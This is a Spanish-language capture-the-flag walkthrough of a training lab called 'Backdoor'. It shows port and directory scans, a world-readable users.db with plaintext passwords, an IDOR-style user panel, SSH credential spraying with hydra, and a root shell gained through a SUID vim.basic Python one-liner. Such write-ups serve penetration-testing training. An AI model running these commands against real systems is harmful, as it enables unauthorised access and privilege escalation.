

Laboratorio Backdoor

nmap -O -sV -sC -p- 172.17.0.2 -oN Scan_Nmap_Backdoor.txt

```
L$ nmap -O -sV -sC -p- 172.17.0.2 -oN Scan_Nmap_Backdoor.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-19 02:26 -0400
Nmap scan report for 172.17.0.2
Host is up (0.00017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 98:0e:eb:8c:4b:a5:b6:59:32:e2:e5:17:ca:0c:24:04 (RSA)
|   256  73:95:e3:c1:44:47:b5:b4:4b:88:51:1f:87:0a:94:c2 (ECDSA)
|_  256  5a:0b:81:2e:04:29:6e:ce:a4:10:88:47:2e:8b:95:e7 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Backdoor Academy - Login
|_ Requested resource was login.php
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|_      httponly flag not set
MAC Address: FA:D5:33:B0:C9:F5 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=5/19%OT=22%CT=1%CU=37295%PV=Y%DS=1%DC=D%G=Y%M=FAD533%T
OS:M=6A0C02C6P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=106%TI=Z%CI=Z%II=I
OS:%TS=21)SEQ(SP=104%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=22)SEQ(SP=104%GCD=1%IS
OS:R=10D%TI=Z%CI=Z%II=I%TS=21)SEQ(SP=107%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=21
OS: )SEQ(SP=107%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=22)OPS(O1=M5B4ST11NW9%O2=M5B
OS:4ST11NW9%O3=M5B4NNT11NW9%O4=M5B4ST11NW9%O5=M5B4ST11NW9%O6=M5B4ST11)WIN(W
```

```
Extract Links      true
Output File        feroxbuster_scan.txt
Scan Dir Listings  true
Extensions         [sh, js, php, env, bak, backup, old, html, gz, sql, txt, log]
HTTP methods       [GET]
Recursion Depth    5

Press [ENTER] to use the Scan Management Menu™

404 GET 9l 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with --do
nt-filter
403 GET 9l 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with --do
nt-filter
302 GET 0l 0w 0c http://172.17.0.2/ => login.php
200 GET 99l 154w 1982c http://172.17.0.2/login.php
302 GET 0l 0w 0c http://172.17.0.2/index.php => login.php
302 GET 0l 0w 0c http://172.17.0.2/logout.php => login.php
301 GET 9l 28w 305c http://172.17.0.2/db => http://172.17.0.2/db/
200 GET 1l 29w 8202c http://172.17.0.2/db/users.db
200 GET 4l 4w 26c http://172.17.0.2/users.txt
302 GET 0l 0w 0c http://172.17.0.2/panel.php => login.php
200 GET 16l 59w 928c http://172.17.0.2/db/
[#####] - 2m 1554917/1554917 0s found:9 errors:0
[#####] - 2m 1554813/1554813 14428/s http://172.17.0.2/
[#####] - 2m 1554813/1554813 14750/s http://172.17.0.2/db/
```

http://172.17.0.2/login.php

BACKDOOR

Panel de Administracion Universitario

Usuario

usuario

Contraseña

[ACCEDER]

Backdoor University © 2026

http://172.17.0.2/db/

Index of /db

Name	Last modified	Size	Description
Parent Directory	-	-	-
users.db	2026-03-07 04:28	8.0K	

Apache/2.4.41 (Ubuntu) Server at 172.17.0.2 Port 80

```
(kali@kali)-[~/Downloads/backdoor]
$ cat users.db
RR♦♦5tableusersusersCREATE TABLE users ( id INTEGER PRIMARY KEY, username TEXT NOT NULL, email TEXT NOT NULL, pas
I♦♦rI'/'juanjuan@backdoor.labjuan1234user/7backdoorbackdoor@backdoor.labbackdooruser*1mariamaria@backdoor.labmaria2026user/1'ad
minadmin@backdoor.labB4ckd00r2026!admin
```

http://172.17.0.2/users.txt

```
admin
backdoor
juan
maria
```

Visualizar correctamente el database

```
(kali㉿kali)-[~/Downloads/backdoor]
$ sqlite3 users.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> select * from useres;
Parse error: no such table: useres
sqlite> select * from users;
1|admin|admin@backdoor.lab|B4ckd00r2026!|admin
2|maria|maria@backdoor.lab|maria2026|user
3|backdoor|backdoor@backdoor.lab|backdoor|user
4|juan|juan@backdoor.lab|juan1234|user
sqlite>
```

1|admin|admin@backdoor.lab|B4ckd00r2026!|admin

2|maria|maria@backdoor.lab|maria2026|user

3|backdoor|backdoor@backdoor.lab|backdoor|user

4|juan|juan@backdoor.lab|juan1234|user

Panel de usuarios.

<http://172.17.0.2/panel.php>

Me permite ingresar como user (backdoor)

BACKDOOR -- Panel de Usuarios Session: backdoor | Salir

Perfil de Usuario

ID: 3


USUARIO: backdoor

EMAIL: backdoor@backdoor.lab

CONTRASEÑA: backdoor

ROL:

Me permite usar como admin



Se crea un archivo en txt con los usuarios encontrados están con el formato usuario:contraseña para ser procesado por hydra.

```
hydra -C users.txt -t 1 -W 1 -f -V ssh://172.17.0.2
```

```
backdoor:backdoor
maria:maria2026
juan:juan1234
admin:B4ckd00r2026!
```

```
(kali㉿kali)-[~/Downloads/backdoor]
$ hydra -C users.txt -t 1 -W 1 -f -V ssh://172.17.0.2
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-19
04:17:40
[DATA] max 1 task per 1 server, overall 1 task, 4 login tries, ~4 tries pe
r task
[DATA] attacking ssh://172.17.0.2:22/
[ATTEMPT] target 172.17.0.2 - login "backdoor" - pass "backdoor" - 1 of 4
[child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "maria" - pass "maria2026" - 2 of 4 [c
hild 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "juan" - pass "juan1234" - 3 of 4 [chi
ld 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "B4ckd00r2026!" - 4 of
4 [child 0] (0/0)
[22][ssh] host: 172.17.0.2 login: admin password: B4ckd00r2026!
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-19
04:17:53
```

Procedemos a conectarnos por SSH en este caso con el usuario de admin.

Ssh admin@172.17.0.2

```
(kali㉿kali)-[~/Downloads/backdoor]
$ ssh admin@172.17.0.2
@ WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:FmRrbGEkMETcK7WCoH9Wgh/l6ycFdnOpGLLJEPIUhqg.
Please contact your system administrator.
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /home/kali/.ssh/known_hosts:2
  remove with:
    ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
Host key for 172.17.0.2 has changed and you have requested strict checking.
Host key verification failed.
```

```
(kali㉿kali)-[~/Downloads/backdoor]
$ ssh admin@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:FmRrbGEkMETcK7WCoH9Wgh/l6ycFdnOpGLLJEPIUhqg
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
admin@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.19.14+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
admin@backdoor:~$
```

Buscamos binarios SUID

```
admin@backdoor:~$ find / -type f -perm -4000 -ls 2>/dev/null
917990    68 -rwsr-xr-x  1 root   root      68208 Feb  6  2024 /usr/bin/passwd
917840    84 -rwsr-xr-x  1 root   root      85064 Feb  6  2024 /usr/bin/chfn
918078    40 -rwsr-xr-x  1 root   root      39144 Apr  9  2024 /usr/bin/umount
918053    68 -rwsr-xr-x  1 root   root      67816 Apr  9  2024 /usr/bin/su
917974    56 -rwsr-xr-x  1 root   root      55528 Apr  9  2024 /usr/bin/mount
917848    52 -rwsr-xr-x  1 root   root      53040 Feb  6  2024 /usr/bin/chsh
917917    88 -rwsr-xr-x  1 root   root      88464 Feb  6  2024 /usr/bin/gpasswd
917979    44 -rwsr-xr-x  1 root   root      44784 Feb  6  2024 /usr/bin/newgrp
2023435  2844 -rwsr-xr-x  1 root   root     2910952 Apr  2  2025 /usr/bin/vim.basic
1500947  468 -rwsr-xr-x  1 root   root      477672 Apr 11  2025 /usr/lib/openssh/ssh-keysign
1500914    52 -rwsr-xr--  1 root   messagebus 51344 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Se utiliza el comando:

```
/usr/bin/vim.basic -c ':py3 import os; os.setuid(0); os.system("exec bash -i")'
```

Se estabiliza la terminal con el comando

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
r:~# cd /root
root@backdoor:/root# ls
flag.txt
root@backdoor:/root# cat flag.txt
Backdoor{IDOR_vim_SUID_pwn3d}
root@backdoor:/root#
```

```
Entrena pentesting en escenarios reales.
Simula ataques · Documenta hallazgos · Progresas.

Cargando imagen ...
Imagen lista
Desplegando ...

¡Listo para atacar!

Lab: Backdoor
Dificultad: ★★★★★ medio
XP: 3

Objetivo: 172.17.0.2
Fecha: 2026-05-19 02:24:22 -0400

Flag (Backdoor{ ... }): Backdoor{IDOR_vim_SUID_pwn3d}

;Conquistado!
Backdoor completado
Hora: 2026-05-19 04:58:50 -0400
Tiempo Total: 2h 34m 28s

Ctrl+C para salir
```